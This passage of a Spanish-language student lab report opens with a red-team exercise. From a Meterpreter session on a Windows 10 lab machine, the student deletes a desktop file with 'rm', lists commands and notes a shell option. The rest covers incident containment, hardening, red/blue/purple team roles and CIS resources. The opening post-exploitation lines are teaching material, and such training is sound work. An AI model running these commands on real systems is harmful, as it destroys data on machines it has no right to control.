carpeta desktop “cd Desktop” y posteriormente borrar el archivo Estudiante.txt. Comando “rm estudiante.txt.”



Imagen 50. Evidencia del borrado o eliminación del archivo mediante el comando "rm"

- Una vez ejecutado el comando para borrar el archivo o ejecutar cualquier actividad en Windows 10 desde el Kali Linux, se puede evidenciar la actividad a través de la herramienta Wireshark.



Imagen 51. Actividades desde Kali Linux evidenciadas en la herramienta Wireshark



Imagen 52. Se evidencia la actividad realizada desde la maquina Kali Linux (IP 192.168.1.9 puerto 443 a la maquina Windows IP 192.168.1.11 a través del puerto 58523

- Con el comando “help”, se puede evidenciar los comandos que se pueden usar una vez estando desde el meterpreter en la maquina windows, se evidencianque son los mismos que se usan en windows.



Imagen 53. Se ejecuta el comando Help que muestra todos los comandos que se pueden utilizar.

Nota: también se puede ejecutar el comando “Shell” el cual ejecuta la terminal my similar a Windows 10.

4.4. ETAPA 4 – CONTENSIÓN DE ATAQUES INFORMÁTICOS

4.4.1. PASOS PARA IDENTIFICAR EL ATAQUE

¿Ante un ataque informático en tiempo real, como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.

Si una organización esta siendo atacada en tiepo real, como experto en ciberseguridad Informática se deben seguir las siguientes recomendaciones.

El paso cero es uno de los mas importantes y consiste en seguir un protocolo de actuaciones frente a casos de ciberataques, el cual debe hacer parte de la estrategia implementada de ciberseguridad en una entidad, asi mismo se debe contar con un equipo humano y tecnológico conformado para la respuesta a incidentes, altamente preparado y con experiencia para atender, dar seguimiento y solución a cualquier incidente de seguridad, como tambien contar con la documentación de la arquitectura de la infraestrutura de TI de la entidad.

- Protocolo de actuaciones o acciones (activo, pasivo, proactivo, preventivo, reactivo)
- Equipo tecnológicony humano de respuesta a incidentes
- Arquitectura de Infraestructura TI
- Informar a entidades especializadas como Csirt y ColCERT

Entre el tipo de acciones a realizar se encuentran aquellas de **tipo activo, pasivo, proactivo, preventivo y reactivo,** que se aplican para asegurar el los sistemas, la información, la red y todo el ciberespacio, asi como negar el acceso al enemigo o atacante.

Teniendo en cuenta que nos enfrentamos a un ataque en tiempo real, se deben tomar acciones tipo **Activas** (las cuales deben hacer parte de la documentación del protocolo), que implican tomar medidas inmediatas y directas para responder a un ciberataque en curso o inminente, para ello el protocolo debe indicar que acciones realizar ante este tipo de acciones, entre las actividades a seguir se encuentran:

4.4.1.1 ACCIONES TIPO ACTIVAS

1. Para el caso del ataque en tiempo real como el del laboratorio o cualquier otro ataque, se debe en primer luegar determinar el evento o eventos que provocaron el incidente, asi como determinar los vectores de ataque (usb's, ataques de fuerza bruta, phising, entre otros)
2. Se seben desconectar la red afectada de Interner (la vlan) y apartar el equipo de computo o maquina de la red para evitar que el ataque se propague a otros sistemas y para prevenir la exfiltración o robo de datos sensibles y asi evitar que el atacante continue teniendo acceso y control de la máquina o cualquier otro equipo de esa misma red.
3. Se debe iniciar un análisis a la máquina atacada, para ello primero debemos deshabilitar todo acceso remoto a la red.
4. Se debe realizar un análisis exhaustivo a la red y monitoreo de los sistemas, con herramientas de seguridad que brinden supervisar de manera constante el tráfico de red realiando la captujra de paquetes, estas herramientas deben ser especializadas que permitan el análisis del trafico y revision de logs entre otros, para analizar el tráfico de red en busca de actividad maliciosa y obtener evidencia forense.

5. Se debe realizar el bloqueo de direcciones IP maliciosas o sospechosas, con el fin de identificar las direcciones IP utilizadas por el atacante y bloquearlas en los firewalls o dispositivos de filtrado para evitar que continúen los ataques desde esas direcciones.
6. Se debere realizar la desconexión o aislamiento de los sistemas comprometidos en el ataque para evitar que el atacante siga operando desde ellos y para prevenir la propagación de la infiltración.
7. Se deben cerrar puertos y servicios vulnerables, si se descubre que un puerto o servicio específico es el objetivo del ataque, es imperativo cerrarlo temporalmente para detener el acceso no autorizado.
8. Realizar la detención de procesos o servicios maliciosos que se están ejecutando en sistemas comprometidos a través de sistemas indicadores de incidentes como Sistemas SIEM, Software antimalware y Antispam, soluciones de file integrity Cheching, logs de sistemas operativos entre otros.
9. Realizar detección y eliminación de malware encontrado, a través de antivirus y demas herramientas de seguridad con las que se cuente en la entidad.
10. Como medida preentiva dentro de la acción activa, se deben cambiar las contraseñas comprometidas o sospechosas, incluyendo las de cuentas de usuario y sistemas, para evitar que el atacante mantenga el acceso, asi mismo se debe realizar la reducción de privilegios de

usuarios o cuentas sospechosas o comprometidas para limitar su capacidad de daño.

11. Una medida importante a realizar es la colaboración con las autoridades y entidades competentes tales como el CSIRT y ColCERT, dichas entidades apoyan a las demas en temas de investigación casos graves, colaborar con las autoridades legales y las fuerzas del orden para investigar y tomar medidas legales contra los atacantes.

Las anteriores medidas se consideran las mas importantes a tener en cuenta, asi mismo hacen parte de las medidas que se deben aplicar ara acciones tipo activas, posteriormente se realian otras actividades tipo **pasivo, proactivo, preventivo y reactivo**

Acciones Pasivas: Las acciones pasivas implican observar y recopilar información sobre el ataque sin intervenir directamente en el atacante, entre estas se encuentran acciones como registrar y analizar registros de eventos, capturar paquetes de red para su análisis forense, supervisar el tráfico de red en busca de comportamiento inusual y documentar el incidente.

Acciones Proactivas: Las acciones proactivas se toman antes de que ocurra un ataque para reducir la superficie de ataque y fortalecer las defensas de seguridad, entre estas actividades se encuentran la aplicación de parches y actualizaciones de seguridad, realizar evaluaciones de vulnerabilidad y pruebas de penetración, implementar políticas de seguridad sólidas, y capacitar al personal en conciencia de seguridad.

Acciones Preventivas: Las acciones preventivas se enfocan en evitar que ocurran ataques cibernéticos mediante la aplicación de medidas de seguridad y controles, entre estas actividades se encuentran la configuración de firewalls y sistemas de detección de intrusiones, establecer políticas de acceso y autenticación, utilización de software antivirus y antimalware, y cifrar datos confidenciales.

Acciones Reactivas: Las acciones reactivas se toman después de que se ha producido un ataque para minimizar el daño, recuperarse y evitar futuros ataques similares, entre estas actividades se encuentrann la realización de análisis forenses para determinar la causa y el alcance del ataque, implementar medidas de mitigación de incidentes, restaurar sistemas afectados desde copias de seguridad, y mejorar las políticas de seguridad en función de las lecciones aprendidas.

4.4.2. PASOS PARA SUBSANAR EL SISTEMA ANTE EL EVENTO DEL PAYLOAD

¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

Los pasos que se ejecutaron para subsanar y hardenizar el sistema ante el evento del payoad fueron los siguientes:

1. En primer lugar, se aísla la maquina vitual, apartando el equipo de la red(dejandolo fuera de la red) , asi como aislando la red de otras redes o Vlan’s que se puedan ver comprometidas, para evitar que el atacante continúe teniendo acceso al sistema y/o para evitar que se propague a otros sistemas.
2. Se realiza la eliminacion del payload con la instalacion de:
    - Antivitus y antimalware, donde se realiza analisis a profundidad
    - Actualizacion e instalacion de parches del sistema operativo
    - Activación del firewall del equipo.
    - Revisión y monitoreo de puertos abiertos
    - Activación de la seguridad del sistema
3. Se realiza documentación del incidente y se registran todos los detalles del ataque, incluidos los registros relevantes hallados enbWireshark, registros del sistema, registros de eventos y cualquier información relacionada con el ataque.
4. Se identifica la vulnerabilidad determinando cómo se realizó el ataque y cuál fue la vulnerabilidad explotada. Esto podría incluir una revisión de los registros y la identificación del payload utilizado.
5. Se cambian todas las contraseñas de cuentas de usuario y administrador en el sistema comprometido. Se asegura del uso de contraseñas fuertes y únicas.
6. Se rectifican las actualizaciones y parches del sistema operativo windows 10 usado en la maquina afectada, asi como de otras actualizaciones críticas.
7. Se realiza un análisis de seguridad, donde se ejecuta un escaneo de seguridad en busca de vulnerabilidades en el sistema y en la red para identificar cualquier punto débil que pueda haber sido explotado.
8. Se cierran y desactivan los puertos y servicios innnecesarios en el sistema Opertivo windows 10, solo se permitiran los servicios y se habilitan los puertos que se necesiten de los sistemas ndows 10 que no necesites para reducir la superficie de ataque.
9. Entre otras acciones es importante restaurar copias de seguridad, que pueden dar continuidad a los trabajos que se hayan efectuado, como el

caso de la recuperacion del archivo borrado que se encontraba en el escritorio, posteriomente se vuelve a realizar el proceso de hardenizcion del sistema operativo

Otras medidas importantes a tener en cuenta:

- Fortificar la seguridad: Implementando medidas adicionales de seguridad, como firewalls, sistemas de detección de intrusiones (IDS) y políticas de seguridad más estrictas, para evitar futuros ataques.
- Educación y concienciación: EN caso de que el ataque se realice en entidades es importante la capacita a los usuarios y al personal de seguridad sobre las prácticas de seguridad cibernética y cómo evitar caer en trampas de phishing o descargas de software malicioso.
- Reportar el incidente: Si la actividad de Red Teaming se llevó a cabo de manera ética y con permisos, asegúrate de documentar y reportar el incidente a las partes interesadas relevantes.

Otras medidas de hardenización:

Qué	**Por qué**
1. Configuración del Usuario	Proteja sus credenciales.
2. Configuración de Red	Establecer comunicaciones.
3. Configuración de Características y Roles	Añade lo que necesites, elimina lo que no necesites.
4. Instalación de Actualizaciones	Parchar/remediar vulnerabilidades.
5. Configuración NTP	Evite la divergencia del reloj.
6. Configuración del Firewall	Minimice su huella externa.
7. Eliminar Configuración de Acceso	Refuerce (hardenizar) las sesiones de administración remota.
8. Configuración de Servicios	Minimice la superficie de ataque.
9. Logging y monitoreo	Conozca lo que está sucediendo en su sistema.
10. Hardening adicional	Proteja el sistema operativo y otras aplicaciones.

Tabla 4. Tomado de: https://www.calcomsoftware.com/etapas-de-hardening-de-windows/

4.4.3. DIFERENCIAS ENTRE BLUE TEAM Y RED TEAM

Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

4.4.3.1 BLUE TEAM (EQUIPO AZUL)

El Blue Team se centra en la defensa y la seguridad de la organización, el objetivo principal es mantener la seguridad de los sistemas y redes, detectar y prevenir amenazas asi como responder a incidentes de seguridad.

Funciones: Configuran y mantienen sistemas de seguridad, implementan políticas de seguridad, realizan monitoreo de eventos de seguridad, investigan alertas y realizan análisis forenses cuando se detectan amenazas.

Enfoque: Trabaja en la defensa y la protección de activos de la organización.

El blue team se centra en la seguridad defensiva, su objetivo es identificar las amenazas potenciales y mitigarlas antes de que puedan causar algún daño, implantan controles de seguridad y supervisan las redes en busca de actividades sospechosas, para estar preparados y hacer frente a cualquier ataque que se produzca, para ser eficaces, los miembros del equipo azul deben tener un gran conocimiento de las técnicas ofensivas y defensivas.

4.4.3.2 RED TEAM (EQUIPO ROJO)

El Red Team actúa como un adversario simulado, donde su objetivo es identificar vulnerabilidades y debilidades en la infraestructura de seguridad de la organización mediante la realización de pruebas de penetración y ataques controlados.

Funciones: Realizan ataques controlados para evaluar la resistencia de la organización a amenazas reales, identifican debilidades y proporcionan recomendaciones para mejorar la seguridad.

Enfoque: Trabaja en la identificación de debilidades y la mejora de la postura de seguridad.

El Red Team se centra en la seguridad ofensiva, su objetivo es encontrar puntos débiles entre las defensas de una organización y una vez encontrados explotarlos, un red team prueba los controles y sistemas de repuesta ante ataques o defensivos del BlueTeam, simulan ataques del mundo real en la red de una organización para probar sus defensas, usan las mismas herramientas y técnicas que los atacantes reales, por lo que pueden identificar los puntos débiles que deben abordarse, la información que se obtiene de esta práctica se usa para ayudar a mejorar la postura de seguridad general de la organización.

4.4.3.3 PURPLE TEAM (EQUIPO MORADO)

El Purple Team actúa como un puente entre el Blue Team y el Red Team. Su objetivo es facilitar la colaboración y la comunicación entre ambos equipos para mejorar la seguridad.
Funciones: Coordinan ejercicios de prueba de penetración, supervisan la respuesta a amenazas y ayudan a compartir conocimientos y mejores prácticas entre los equipos Azul y Rojo.

Enfoque: Su enfoque principal es mejorar la eficacia y la colaboración entre los equipos Blue Team y Red Team.

Un purple team es una combinación entre el red team y un blue team que trabajan juntos en colaboración durante un ejercicio u operación, donde el objetivo del purple team es doble, en primer lugar, permite a cada parte, los Blue Team defensores de la seguridad y los atacantes Red Team aprender los unos de los otros.

Entre las prácticas de un purple team consiste en:

El red team intenta violar las defensas de la organización utilizando cualquier medio que tenga a su disposición.
El blue team trabaja para detectar y responder a las actividades del red team.
Una vez finalizada la intervención, ambos equipos informan y comparten sus conclusiones.
Esto ayuda a todos los implicados a entender lo que ha funcionado bien y lo que hay que mejorar.

Las organizaciones suelen tener dificultades para mantener una ciberseguridad adecuada debido a la falta de comprensión de cómo operan los ciberdelincuentes, mediante la emulación de ataques del mundo real, los purple team pueden ayudar a llenar este vacío de conocimiento crítico, al tiempo que proporcionan una valiosa retroalimentación.

Entre los beneficios de un Purple team se encuentran:

- Aumento de la eficacia, al poner en trabajo conjunto a los equipos rojo y azul
- Mejora de la eficacia, ayudando a identificar fallos en las defensas de una organización que podrían no ser evidentes cuando se miran las cosas desde una sola perspectiva.
- Mayor participación entre los equipos

4.4.4. APORTES EN CIBERSEGURIDAD DE LA INTEGRACIÓN DE EQUIPOS BLUE TEAM, RED TEAM Y PURPLE TEAM DENTRO DE UNA ORGANIAZCIÓN

De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos blue team, red team y purple team al mismo tiempo dentro de una organización.

Es impresionante el aporte que realiza el trabajo de los equipos Blue Team Red Team y Purple Team dentro de una organización, debido a que el trabajo conjunto de estos tres equipos fortalece la ciberseguridad en la organización, a pesar de que sus roles son diferentes en el campo de la seguridad de la información, el resultado de los esfuerzo es significativo ya que detectan, previenen y brindan una respuesta efectiva ante amenazas cibernéticas, dado que el equipo red Team se encarga de identificar las vulnerabilidades y amenazas de acuerdo a las pruebas y simulaciones de ataques cibernéticos reales, identificando las fallas o huecos de seguridad, esto ayuda a que el equipo Blue Team, actúe para tomar medidas preventivas y correctivas que puedan solucionar de manera efectiva alguna eventualidad que pueda pasar en un escenario real.

Por otro lado el equipo Blue Team se encarga de monitorear continuamente la infraestructura de TI de la organización y asi detectar amenazas en tiempo real. Al trabajar en estrecha colaboración con el equipo Red Team, pueden mejorar las capacidades de detección al conocer las tácticas, técnicas y procedimientos utilizados por los atacantes, a su vez el equipo Purple Team actúa como mediador y facilita la colaboración entre el Blue Team y el Red Team, donde este equipo apoya en la revisión de incidentes simulados o reales, permitiendo que ambos equipos compartan conocimientos y experiencias para fortalecer la postura de seguridad en la organización.

El trabajo conjunto de estos tres grandes equipos permite a una organización adoptar un enfoque más completo y proactivo para la ciberseguridad, hace que la empresa sea más segura y reaccione en equipo de forma eficiente ante incidentes

de seguridad, identificando y abordando amenazas de manera más efectiva, mejorando la resiliencia ante ataques cibernéticos, lo que fortalece la postura en seguridad a nivel general, convirtiéndose en una empresa más confiable ante sus clientes, haciendo que el negocio se convierta en una empresa en la que creen en el mercado y apuesten por su crecimiento.

Una empresa que brinde seguridad, hace que los usuarios tanto internos como externos confíen, y hoy en día para el crecimiento de las organizaciones la confianza es algo que hace crecer los negocios y la seguridad de la información (ciberseguridad) es una de las herramientas más valiosas para que esto pueda suceder y sea posible.

4.4.5. EQUIPOS DE RESPUESTA A INCIDENTES INFORMÁTICOS (CSIRT):

Los equipos de respuesta a incidentes (como los CSIRT) se centran en la detección, la gestión y la mitigación de incidentes de seguridad cibernética. Su objetivo es responder de manera eficaz a incidentes para minimizar el impacto en la organización.

Funciones: Investigan incidentes, recopilan evidencia, toman medidas para contener y erradicar amenazas, y proporcionan recomendaciones para evitar futuros incidentes.

Enfoque: Trabajan en la respuesta y la recuperación ante incidentes reales.
En resumen, el equipo Azul se enfoca en la defensa, el equipo Rojo en la evaluación, el equipo Morado en la colaboración y mejora, y los equipos de respuesta a incidentes en la gestión y la mitigación de incidentes. Cada uno tiene un papel importante en el mantenimiento de la seguridad cibernética de una organización y trabajan juntos para fortalecer las defensas y la capacidad de respuesta ante amenazas cibernéticas.

4.4.6. CIS- CENTER FOR INTERNET SECURITY

¿Qué función tiene CIS “Center For Internet Security” dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.

Para entender el contexto el Center for Internet Security -(CIS) hace referencia a una organización sin animo de lucro que se encarga de ayudar a otras organizaciones, empresas, gobiernos y personas a protegerse contra las amenazas que se encuentran enn el ciberespacio, donde genera documentacion e informacion importante sobre segurdd informática sobre diversos programas que

se manejan al interior del CIS, los cuales apoyan a las organizaciones en la mitigacion de las amenazas ciberneticas, asi como a los equipps Blue Team, cuenta con un centro de mitigacion y monitoreo de amenazas ciberneticas donde apoyan a los gobiernos estatales y locales.

Entre las funciones clave que realiza el CIS, de las cuales se ven apoyadas los equipos Blue Team estan:

- Proporcionan intercambio bidireccional de información y alertas tempranas sobre amenazas a la seguridad cibernética.
- Proporcionan un proceso para recopilar y difundir información sobre incidentes de seguridad cibernética.
- Promueven la conciencia sobre la seguridad en todos los niveles, tanto para la infraestructura crítica cibernética y física,
- Generan concienca en la formacion del personal de las aérea de TI y la sensibilización sobre temas de seguridad informática.
- Garantizan que todas las partes interesadas esten comproletidas con el esfuerzo de incrementar y velar por la ciberseguridad.
- EL CIS ofrece recursos y capacitqacion orientada a profesionales en seguridad Cibernética

El CIS “Center For Internet Security” publica una serie de documentos y guías relacionadas con las mejores prácticas de seguridad cibernética, conocidas como "CIS Controls", los cuales están disponibles en su sitio web y proporcionan detalles sobre medidas de seguridad recomendadas.
Enlace de busqueda de tutoriales: https://www.cisecurity.org/

Imagen 54, tomada de https://www.cisecurity.org/

La información publicada por el CIS es de suma importancia para los equipos Blue Team, ya que esta documentación brinda pautas claves para que se protejan las organizaciones, adicional que emiten buenas practicas que promueben la

seguridad, así como diversos tipo de capacitaciones los cuales son de gran apoyo para dichos equipos, la promoción de prácticas de seguridad cibernética efectivas ayuda a fortalecer las defensas de las organizaciones, entidades y gobiernos a protegerse contra amenazas cibernéticas. Los equipos Blue Team pueden aprovechar todos los recursos y la experiencia del CIS para mejorar su capacidad de respuesta y protección contra ataques cibernéticos.

Center for Internet Security a través de su pagina web, ofrece descargar documentqacion relavente e importante sobre las configuraciones y actualizaciones sobre seguridad para cada tipo de software, ellos se toman el trabajo de analizar todos los sistemas y ofrecen recomendaciones a las organizaciones ofreciendo las mejores guías para realizar un proceso de hardening de cuerdo a sus estudios, pruebas y experiencia.

El hardening son las medidas que se deben tomar para prevenir y detener ciberataques, debido a que cuando un sistema se configura de forma segura es dificil para los atacantes infiltrar los sistemas, escalar privilegios y desplegar tareas maliciosas en las maquinas, entre los tipos de de hardenin podemos encontrar los siguientes:

- Hardening de hardware.
- Hardening de almacenamiento en la nube.
- Hardening de servidores web.
- Hardening de bases de datos.
- Hardening de sistemas Operativos entre otros.

Algunos de los pasos (tutorial) que se deben seguir para acceder y poner en practica lo dispuesto por CIS son los siguientes:

1. Acceder al sitio web de CIS: https://www.cisecurity.org/
2. Explorar los Recursos de CIS expuestos en el sitio web, se encontrará una variedad de recursos y herramientas relacionados con la ciberseguridad. Algunos de los recursos más importantes incluyen:

- CIS Controls: Estos son un conjunto de mejores prácticas de seguridad cibernética que ayudan a las organizaciones a proteger sus sistemas y datos.
- CIS Benchmarks: Son guías detalladas de configuración segura para una amplia gama de sistemas y aplicaciones. Los CIS Benchmarks están disponibles para sistemas operativos, aplicaciones y dispositivos populares.
- CIS CyberMarket: Es un mercado en línea donde se pueden encontrar soluciones de seguridad cibernética y servicios de proveedores de confianza.

- Herramientas de Evaluación: CIS proporciona herramientas de evaluación gratuitas que permiten verificar la seguridad del sistema.
- Capacitación y Certificación: CIS ofrece cursos de capacitación y certificaciones en ciberseguridad para ayudarte a mejorar las habilidades en esta área.

3. Utilizar las CIS Controls y Benchmarks: Utilizar las CIS Controls y los CIS Benchmarks como guías prácticas para fortalecer la seguridad de los sistemas y redes. Estas guías proporcionan instrucciones detalladas sobre cómo configurar y administrar sistemas de manera segura.
4. Descargar Herramientas de Evaluación: Estas herramientas ayudarán a identificar vulnerabilidades y configuraciones incorrectas en los sistemas.
5. Participar en la Comunidad de CIS: las empresas, organizaciones, gobienos o personas pueden unirse a la comunidad, participar en discusiones y compartir conocimientos y experiencias con otros miembros.
